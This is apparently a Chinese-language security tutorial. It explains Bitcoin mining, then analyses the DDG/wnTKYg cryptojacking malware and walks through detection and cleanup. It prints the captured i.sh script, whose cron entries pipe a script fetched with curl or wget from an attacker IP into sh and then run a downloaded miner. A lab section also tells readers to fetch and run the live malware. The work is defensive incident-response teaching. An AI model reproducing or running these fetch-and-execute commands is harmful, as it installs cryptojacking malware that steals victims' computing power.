
通过上面的定义，你可能还是不太了解其运行过程，那么我们举一个生活中的例子来给大家简单说明。

场景举例：A 向 B 支付 100 元，在“中心支付模式”和“点对点支付模式 ”，他们各自是如何完成支付的呢。

- **（1）中心支付模式**


我们知道在现实生活中我们的货币支付系统的支付过程是这样的，当 A 支付出 100 元后，银行会在 A 的账户中减去 100 元，同时在 B 的账户中增加一

笔 100 元的记录。也就是整个交易支付过程都是由银行在中间进行处理与记录的，银行是整个支付系统的中心系统，他有一本所有人的总账本，这中心账本记录所有的交易与支付记录。



- **（2）P2P 支付模式**

而比特币网络这种点对点支付系统就不同了，当 A 给 B 支付了 100 元后，不需要经过任何中心支付系统进行结算和记录，完全由这个 A 和 B 各自去记录完成，同时通告给 P2P 网络中的所有人，然后比特币网络中的每个终端成员都会更新自己的账本记录下 A 与 B 之间的支付账单。也就是说 P2P 支付系统模式中，每个终端个体都有跟账本，且每个人的账本记录内容都是同步更新的。；



- **过程理解**

  比特币系统就是一个基于“终端账本记录”技术的点到点的，去中心化的，电子货币支付系统。而终端“账本记录技术的实现”，其是通过前面说的“区块链”技术来实现的；

- **支付模式小结**

  - 所谓“P2P 支付模式”：就是每个终端个体都一个一模一样的账本；
  - 所谓“中心支付模式”，就是只有一个中心节点有一个账本，就这么简单；

说了这么多，大家不知道是不是已经理解了比特币的支付模式了呢，是的没错所谓比特币的 P2P 支付模式，就是每个人都一个账本，所有的支付结算过程结果都由每个人自己的账本记录进行更新记录，当然每个人的账本记录都是一样的内容，至于怎么实现，请各位亲继续往后看。

(3) 货币发行过程

前面讲了那么多比特币的支付过程，那一个非常重要的问题来了，请问这些比特币系统中每个人的比特币是哪里来的，即货币到底是谁发行的呢？ 这个问

说如果大家搞清楚了，各位亲也就能理解我经常听到或遇到的“挖矿恶意程序”的到底是个什么玩意了。

4. 关键词

统一在为各位亲说明货币发现过程之前，先带大家看几个关键词或者说是关键点，即区块链、旷工以及比特币奖励

- 区块链

  其实有区块链前面我已经简单的说过，区块链接简单的理解就是一个记账本；但是这里我们需要更详细的说明下区块链，我现在把区块链分为两个部分来理解：即**区块** 和 **链**。一个区块链其实他记录从最原始的账单交易到现在此时此刻的交易内容，它由区块和链共同两部分共同构成。在比特币系统中每 10 分钟生成一个新的**区块**，这 10 分钟生成的区块它会记录最近 10 分钟网络中生成的信息支付交易记录，然后通过**链**连接到**原始的区块链**上形成更新后的新的区块链，并通告全网进行公共账单的更新。

- 比特币奖励

  这个就是字面意思，就是进行某个客体的比特币奖励。

- 旷工

  是指通过一种特别的软件不断重复哈希运算（hash 碰撞）来产生工作量的各个网络终端节点。矿工们需要竞争完成一种基于加密哈希算法的数学难题，数学题的答案存在于新的区块中，谁优先解出这个答案，谁就能在 p2p 网络中广播声明自己已经获得这个区块，其他的旷工就会意识到在这局里已经输了，就会立马开始下一个区块的挖掘工作。每个矿工在他的区块中都有一笔特殊的交易，他们会将新生成的比特币作为报酬，然后支付到自己的比特币地址中。一旦这个区块被认可被验证，也就是被添加到区块链中，他的这笔报酬就可以变为可用可消费的状态。

5. 比特货币发行

通过前面比特币网络的学习，我们知道比特币其实一个 P2P 的网络，这也表示网络中的每一个人都当担这比特币系统的一小部分，但是一个主要的问题出了比特币来时哪里呢？


- （1）法币发行机制

  我们都知道就现实生活中的法币来说，政府能够决定何时发行新的钞票，但是比特币并没有中央政府。

- （2）比特币发行机制

  在比特币的系统中，旷工们用一种特别的软件来解决数学难题，作为工作量的回报，款共可以获取取比特币系统新生成的特定数量的比特币，这种机制就是比特币系统提供的一种发行货币的创新方式，同时也提供人们参与挖矿的动机。

- （3）货币发行实际场景解析



大家如果看了上面的解释还不清楚，笔者结合前面区块链的内容再结合实际场景的给亲们解释下。

我们通过前面学习知道，比特币网络中每 10 分钟会生成一个新的区块，这个新生成的区块其会包含多个内容。

第一个内容：就是最近这 10 分钟产生的所有比特币支付交易记录；

第二个内容：是区块锁（即签名或者说前面说的数学难题的答案）；

第三个内容：就是即将新发行的比特币（奖励给第一个算出数学难题的旷工）。

现在我们把这三个内容联系起来，我们知道比特币 P2P 网络中每个人都一本账本，那是不是意味着每个都可能去篡改自己的账本呢，是的存在这个可能，所以比特币网络设计了区块链的技术来防止这个情况的出现，那么每个人手中的账本如何可靠安全的更新呢？

好的，我们现在重回到区块链技术，我们知道比特币网络每 10 分钟生成一个区块，通俗点就是一个当前 10 分钟网络中所有交易的账本记录，为防止有人

恶意篡改，区块链被加了签名（即一把锁/答案）防止被恶意篡改，比特币网络中第一个破解了这个签名的人，即可以新的区块加到原始的区块链上去；我们知道谁也不可能义务劳动，所以在被更新的区块中还包了对第一个破解人的**比特币奖励**的更新账单记录；这个**奖励的比特币方式**就是发行新比特币的方法和过程了。

6.恶意挖矿程序的由来

我们现在了解到旷工是整个比特币系统运行的底层基础运算保障，也是整个区块链技术的核心部分，比特币系统运行机制中为了保障整个比特币的系统有效运行和吸引更多的个体投入到系统中来，设立对旷工工作的奖励机制即通过衡量他们的运算贡献给以比特币的奖励。也因此现实社会中有了更多的人愿意将个人的计算机运算能力提供给比特币的网络系统，随着比特币的价值提升，更多的人有组织、有体系的，合法甚至不合法的去给比特币系统网络提供运算支持，其基本发展历程如下。

7. 矿工与货币发行回顾

在将恶意挖矿程序由来之前，我们需要回顾下什么是矿工、挖矿奖励机制、比特币的发行。

我现在都知道在比特币系统中，矿工们是用一种特别的软件来解决数学难题，来作为交换比特币系统生成的特定数量的比特币,而这种机制提供了一种发行货币的创新方式，同时也创造了人们参与挖矿的动机。由于比特币网络的交易需要矿工来进行验证，更过矿工的参与也意味着更安全的比特币网络，但同时随着矿工越来越多，比特币系统也会自动会自动改变这些数学题目的难度，而难度的变化的速度，通常又取决于解题的速度。

2.6.2 挖矿的历史历程介绍

1. 一般 CPU 计算的时代

最早期的矿工们都是使用个人使用计算的 CPU 进行为挖矿，这是最原始的挖矿；

2. 显卡的时代

不久之后，矿工们发现使用显卡更适合于挖矿工作，显卡速度虽然快；但是显卡万科也有其自身的缺陷，就是需要消耗更多的电力，温度也会过高；人们发现挖矿的成本增大了；

3. ASIC 芯片时代

随后挖矿利益的驱动，出现专业更专业的挖矿产品，为挖矿提供专业的编程芯片，这种挖矿机虽然加快了挖矿速度，但仍然需要消耗大量的电力；
ASIC 芯片的挖矿时代就应用而生了，特定的 ASIC 技术通过更少的消耗电量让比特币挖矿更快；

2.6.3 矿场与矿池的时代

- （1）矿场的诞生

  随着 ASIC 芯片专业技术的出现，挖矿的难度也增大了，为了获取更大的利益，出现了大量的投资人投资建立机房的运行模式，大批量的投资建设机房的模式来进行挖矿，这种以款场的模式就出现了。这类矿厂在今年之前，中国的系统占据了整个比特币网络的半壁江山，因为中国的系统有着大量的廉价电力可以被提供来进行挖矿；

- （2）矿池的诞生

  随着比特币的日益流行，越来越多的人加入挖矿这个行列，使得挖矿的难度也不断的提升，为了克服这个问题，矿工们开发出了“矿池”的挖矿方式，矿池结合了所有个人的计算能力，让更多的个人也还可以加入到挖矿的行列中来了，这种模式为更快的找到难题的也提供了一种解决方案，而每个参与的矿工依据他们为矿池提供的工作量的比例分配矿池中的收益。

2.6.4 挖矿恶意程序总结

上面铺垫说了这么了多，相信大家看到矿池的出现时，就都明白了“挖矿恶意程序”的由来了。是的，没错了，挖矿恶意程序其实就是矿池模式中矿池的一员，正常矿池中的成员都是自愿加入矿池中，为矿池提供计算能力，然后依据自己的计算贡献能力，从矿池的收益中来获取自己的分配所得。但是恶意程序是在未授权的情况下向你的服务器恶意植入的一个程序，并盗用了你个人计算机的计算能力来为 Hacker 挣钱的行为。

这就是我们经常说挖矿事件的真实面目了，说了这么多不知道大家是否明白了，嘴巴都说干了。

2.6.5 本地实验环境搭建

以上说了这么多都在跟大家一起去学习和了解下比特币是什么、挖矿是什么、恶意挖矿程序又是怎么由来的，详细此时大家应该都或多或少有了一点的了解了，那么接下来就是我们看看安全当中恶意挖矿程序是如何运行，我们如果不幸中招了如何快速做出响应和处理。

2.6.5.1 挖矿恶意程序分析

1. 挖矿恶意脚本程序

本次试验环境中使用的挖矿恶意程序主要基于实际环境中捕获的恶意程序进行分析后总结后从网络中直接获取的,涉及的程序包含“**1 个 shell 脚本**”和“**2 个可执行程序**”，具体名称如下（未做任何改动）。

- i.sh shell 脚本
- dgg2020 恶意程序 （分为 x86 x64）
- wnTKYg 恶意程序

2. 挖矿恶意程序详解

(1) i.sh shell 脚本

脚本下载地址: http://218.248.40.228:8443/i.sh

```
[root@MiWiFi-R3-srv tmp]# cat i.sh
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh | sh" > /var/spool/cron/root
echo "*/5 * * * * wget -q -O- http://218.248.40.228:8443/i.sh | sh" >> /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs    1. 下载i.sh并执行...
echo "*/5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh | sh" > /var/spool/cron/crontabs/root
echo "*/5 * * * * wget -q -O- http://218.248.40.228:8443/i.sh | sh" >> /var/spool/cron/crontabs/root

if [ ! -f "/tmp/ddg.2021" ]; then
    curl -fsSL --compressed http://218.248.40.228:8443/2021/ddg.$(uname -m) -o /tmp/ddg.2021
fi
                                    2. 依据当前系统的架构下载相对性的dgg程序，并赋予其执行权限，然后执行
if [ ! -f "/tmp/ddg.2021" ]; then
    wget -q http://218.248.40.228:8443/2021/ddg.$(uname -m) -O /tmp/ddg.2021
fi

chmod +x /tmp/ddg.2021 && /tmp/ddg.2021
```

i.sh 通过以上脚本内容分析，我们可以清晰的看到 i.sh 就是一个 shell 脚本，他主要功能我们通过分析可以知道，其主要负责完成以下两件事情。

第一个任务：每五分钟下载一次 `i.sh` 脚本，并执行，目的应该就是为了循环执行以达到一个守护的目的；

第二个任务：依据当前系统的架构，下载相对于的 ddg 程序，并授予可执行权限然后运行。

(2) dgg.xxxx 可执行程序

- （1）版本分析

通过上面的 i.sh 脚本，我们可以看到 dgg.2021 的下载地址，分析的过程中我们可以知道程序设计考虑还很周全，分为了 x86 与 x86_64 两个不同架构的版本。


在分析的过程中还发现这个 ddg.xxx 这个程序的版本有 2020 与 2021 两个版本，其实在我写这篇文档时，进行环境复现时版本已经升级到 2021 版本了，更新还挺频繁的，其实还远不止这两个版本。

- （2）功能分析

通过实际环境分析，发下 dgg.xxxx 这个程序的主要功能就是下载 wnTKYg 并运行他，同时其还是 wnTKYg 的守护者，当我们删除 wnTKYg 是，如果未能删除 dgg.xxxx，那么很快 wnTKYg 还会再次复活。

3. wnTKYg 可执行程序

wnTKYg 这个程序直接读取是无法看到其内部内容的，个人能有限，也无法做到具体内容的分析，如果哪位大神有这个闲情，请带我飞。这里我仅从其运行的特性来分析下其主要功能。



这里放出一张直接手动运行 wnTKYg 程序后的截图，通过上面这张图我们其实可以很直接看到三个关键字“miner”、“Pool”、“block”，是不是我们第一个章节中废话说了那么多，就这个三个词能，是的“矿工”、“矿池”、还有就是“区块链技术”。所以，这里不言而喻这个 wnTKYg 就是挖矿的主程序了，就是负责给比特币网络提供底层运算的劳工了。

3. 环境搭建

(1)下载恶意代码程序

```
1. # wget http://218.248.40.228:8443/i.sh
2. # wget http://218.248.40.228:8443/2021/$(uname -m)
3. # wget http://218.248.40.228:8443/wnTKYg
```

(2)运行脚本搭建环境

我第一次搭建环境的时候使用的是个人的 PC 来搭建的运行环境，运行的过程中发现，下载的恶意 wnTKYg 程序主动运行时进行报错，告诉我的 CPU 没有 AES-IN。

```
[root@localhost tmp]# ll
total 2156
drwxr-xr-x. 10 root root    4096 Nov 17 21:07 2017.11.18
-rwxr-xr-x.  1 root root  116718 Nov 17 21:37 ddg.2020
-rwxr-xr-x.  1 root root   90112 Dec 17 07:35 ddg.2021
-rwxr-xr-x.  1 root root    1105 Nov 17 22:39 i.sh
-rwxr-xr-x.  1 root root 1361472 Nov 16 21:37 wnTKYg
-rw-r--r--.  1 root root  625960 Nov 17 23:46 wnTKYg.tar.gz
[root@localhost tmp]# ./wnTKYg
[2017-12-17 07:36:02] CPU does not have AES-NI, which is required.
[root@localhost tmp]# CPU 不支持AES-NI 指令集，这是基本要求...我无语了.....
```

查询发现这个 AES-IN,代表的是 Advance Encryption Standard New Instructions;AES-IN 高级加密标准新指令集，这也就意味着你的 CPU 如果不支

持 AES-IN，还不配有挖矿的资格，想成为肉鸡都不配，我只能笑着说，是我太 LOW，我太小白了，我不懂...(其实心中千万个 cao ni ma 奔驰而过...)


接着通过以下命令检查了下我的 CPU 是否真的不支持 AES-IN。


```
# cat /proc/cpuinfo |grep aes
```

原来我的台式机真的不支持 AES-IN 这个高级指令集，随后我看了下我的最新的笔记本，OK，还算幸运竟然支持，随后将 CentOS7 的环境移植到了我的笔记本中，继续进行试验。

2. 更换环境运行成功

重新找了一台新的环境，在验证了服务的 CPU 支持 AES-IN 指令集的情况下，重新安装捕获的恶意程序运行脚本，运行一切 OK。





注意事项

环境脚本运行的时候要注意，就是先下载 i.sh，然后直接运行等待一段时间即可。（主要是由于运行 i.sh 文件后，他需要去下载 ddg.2021 主程序，这个程序相对较大而且还在国外）待 ddg.2021 程序运行正常后，随后它就会去下载 wnTKYg 这个程序计算程序，他也运行成长，环境就搭建成功了。

如果你发现你等待了很久都环境都没搭建成功，可以尝试清除一下计划任务表，因为计划任务表会循环下载 ddg.2021 文件，可能会影响 ddg.2021 的正常运行。

2.6.6 挖矿恶意程序处理流程

1. 异常进程排查

（1）top 排查

使用 top 命令直接动态排查可能异常进程，配合 -c 可以直接查找到异常进程的物理位置。

```
# top -c
```

```
top - 13:07:36 up  5:55,  4 users,  load average: 3.00, 2.97, 2.58
Tasks: 246 total,   1 running, 245 sleeping,   0 stopped,   0 zombie
Cpu(s): 75.0%us,  0.1%sy,  0.0%ni, 24.9%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:   2053820k total,   659912k used,  1393908k free,    42196k buffers
Swap:  4128764k total,        0k used,  4128764k free,   235020k cached
                                                        top -c 显示路径
  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 7263 root      20   0  384m 7720 1232 S 299.8  0.4  93:41.96 /tmp/wnTKYg
 7193 root      20   0  314m  16m 5780 S  0.4  0.8   0:12.99 /tmp/ddg.2021
 7988 root      20   0 15168 1368  948 R  0.4  0.1   0:00.34 top
    1 root      20   0 19356 1564 1240 S  0.0  0.1   0:03.01 /sbin/init
    2 root      20   0     0    0    0 S  0.0  0.0   0:00.01 [kthreadd]
```

（2）ps -ef 排查

```
#  ps -ef |grep wnTKYg

#  ps -ef |grep ddg.2021
```

（3） 疑似进程定位

```
[root@localhost ~]# find / -name wnTKYg*

/tmp/wnTKYg

[root@localhost ~]#
```


2. 异常会话排查

（1） # netstat -pantul |grep ESTAB

查询会话建立情况，查看是否有异常会话连接。

```
[root@MiWiFi-R3-srv tmp]# netstat -pantul |grep ESTAB
```

```
tcp        0      0 192.168.31.9:22             192.168.31.75:3898          ESTABLISH
ED 3742/sshd

tcp        0      0 192.168.31.9:56842          163.172.226.120:443         ESTABLISH
ED 7263/wnTKYg

tcp        0      0 192.168.31.9:22             192.168.31.75:3953          ESTABLISH
ED 3795/sshd

tcp        0      0 192.168.31.9:35286          104.131.231.181:8443        ESTABLISH
ED 7193/ddg.2021

tcp        0      0 192.168.31.9:55200          218.248.40.228:8443         ESTABLISH
ED 6339/curl

[root@MiWiFi-R3-srv tmp]#
```



3.计划任务排查

（1） # crontab -l

查询当前计划任务中是否存在异常未知的任务被添加。

```
1. [root@localhost ~]# crontab -l
2. */5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh | sh
3. */5 * * * * wget -q -O- http://218.248.40.228:8443/i.sh | sh
4. You have new mail in /var/spool/mail/root
```

（2） 直接查询用户任务配置文件

```
1. [root@MiWiFi-R3-srv ~]# tree /var/spool/cron/
2. /var/spool/cron/
3. ├── crontabs
4. │   └── root
5. └── root
6.
7. 1 directory, 2 files
8. [root@MiWiFi-R3-srv ~]# cat /var/spool/cron/root
9. */5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh | sh
10.*/5 * * * * wget -q -O- http://218.248.40.228:8443/i.sh | sh
11.[root@MiWiFi-R3-srv ~]# cat /var/spool/cron/crontabs/root
```

```
12.*/5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh | sh
13.*/5 * * * * wget -q -O- http://218.248.40.228:8443/i.sh | sh
14.[root@MiWiFi-R3-srv ~]#
```

4.恶意程序确认

如果此时你还不确认当前程序是否是恶意程序，可以直接将定位到的疑似恶意程序进行 md5 hash 后进行校验比对进行确认。

md5 校验网站：https://www.virustotal.com/#search

（1） 进行疑似文件的 md5sum 哈希

```
1. [root@MiWiFi-R3-srv tmp]# md5sum wnTKYg
2. d3b1700a413924743caab1460129396b  wnTKYg
3. [root@MiWiFi-R3-srv tmp]#
```

（2） 进行 MD5 哈希疑似病毒校验比对

直接将疑似文件 wnTKYg 的 md5 哈希值复制到病毒校验网站 https://www.virustotal.com/#search 进行查询比对。通过比对结果，我们可以清晰的看到 wnTKYg 为恶意程序。

2.6.6 挖矿恶意程序处理方式

1.直接清理恶意程序

（1）清除计划任务

首先第一步需要先删除计划任务，因为计划任务会每 5 分钟循环下载恶意程序并授权执行；

- 方法一

  直接使用 crontab 命令配合参考 -r 直接情况 crontab 列表中的任务，使用前请确认任务列表中任何生产相关的计划任务。

```
# crontab -r       # 直接使用此命令即可上次当前用户的计划任务
#
# crontab -l       # 直接查询当前用户是否还存在计划任务
no crontab for root
```

- 方法二

  在确认计划可能还存在其他正常业务需要的时候，我可以直接编辑计划任务的配置文件,删除我们看到恶意写入的计划任务内容。

```
# vi /var/spool/cron/root
#
# /var/spool/cron/crontabs/root
```

分别编辑以上两个 root 配置文件，删除恶意计划任务内容，即可。

```
*/5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh | sh
*/5 * * * * wget -q -O- http://218.248.40.228:8443/i.sh | sh
~
~
~
```

（2） 杀死恶意进程

第二步就杀死相关的恶意运行行为的程序，除了 wnTKYg 与 ddg.2021 以为，当前若存在 curl 程序，也应该将其杀死。

- 方法一：直接杀死程序

```
# pkill wnTKYg
# pkill dgg.2021
# pill curl
```

- 方法二：杀死恶意程序进程号

  注：方法二往往都是在方法一不好使的时候强制来使用的。

```
# ps -ef |grep wnTKYg       # 查询恶意程序的 ps 进程号
# kill -9 PID
```

```
4. ## ps -ef |grep ddg.2021     # 查询恶意程序的 ps 进程号
5. # kill -9 PID
6.
7. ## ps -ef |grep curl         # 查询恶意程序的 ps 进程号
8. # kill -9 PID
```

（3） 清除恶意程序

清理过程的最后一步才是进行相关恶意程序的删除操作。

```
1. # rm -rf /tmp/wnTKYg
2. # rm -rf /tmp/ddg.2021
3. # rm -rf /tmp/i.sh
```

2. 禁止服务主动访问互联网

禁止服务主动访问互联网的方法是我们快速处理挖矿恶意程序对服务器影响的最快，最有效的方法，也是一劳永逸的，当然有外面的人是怎么进来的，不是我们这里主题，这里不做过多的说明。接下来就详细的记录与分析下我们为什么这么做，怎么做。

3. 问题分析

- （1） wnTKYg 分析

  通过对挖矿程序的运行机制我可以知道，矿工（miner）即恶意程序 wnTKY 的主要运行机制就是为比特币网络提供底层的运算的能力，即需要主动去链接外网，如果此时我限制服务器主机主动访问网络的话，是不是就可以限制 wnTKY 的运行能。有过对挖矿恶意程序处理经验的小伙伴都知道，其实挖矿恶意程序唯一做的事情就是在你为授权的情况利用你服务主机的运算能力为黑客搭建的**矿池**提供计算能力，帮他挣钱。一旦我们的服务不能主动访问互联网了，其实对于这里黑客就没有意义了，因为此时我们的服务就无法将计算的结果提交给矿池了，也无法同步与下载计算任务了。

- （2） i.sh 与 ddg.2021 分析

通过前面的分析学习，我们知道 ddg.2021 程序是主程序也是 wnTKYg 的守护进程，其是由 i.sh 下载下来并执行的，所以对于 i.sh 与 ddg.2021 的下载，我们也要禁止掉。

4.如何下发网络访问控制

其实禁止主机主动访问互联的方法有很多，比如可以通过网络中的防火墙禁止服务主动连接互联；或者在做内网返现代理时，就不代理内网服务器都可以实现我们的目标。

不过我这里只说明了怎么利用我们的 Linux 服务器只带的防火墙 iptables 来下发访问控制，禁止服务主动连接互联网。

- （1） 检查恶意程序外网互联地址

第一步就是通过会话监控命令，监控查询恶意程序 wnTKYg、ddg.2021、curl 下载的外网互联地址；

```
[root@MiWiFi-R3-srv tmp]# netstat -pantul |grep ESTAB
tcp        0      0 192.168.31.9:22             192.168.31.75:3898
      ESTABLISHED 3742/sshd
tcp        0      0 192.168.31.9:56842          163.172.226.120:443
       ESTABLISHED 7263/wnTKYg
tcp        0      0 192.168.31.9:22             192.168.31.75:3953
      ESTABLISHED 3795/sshd
tcp        0      0 192.168.31.9:35286          104.131.231.181:8443
       ESTABLISHED 7193/ddg.2021
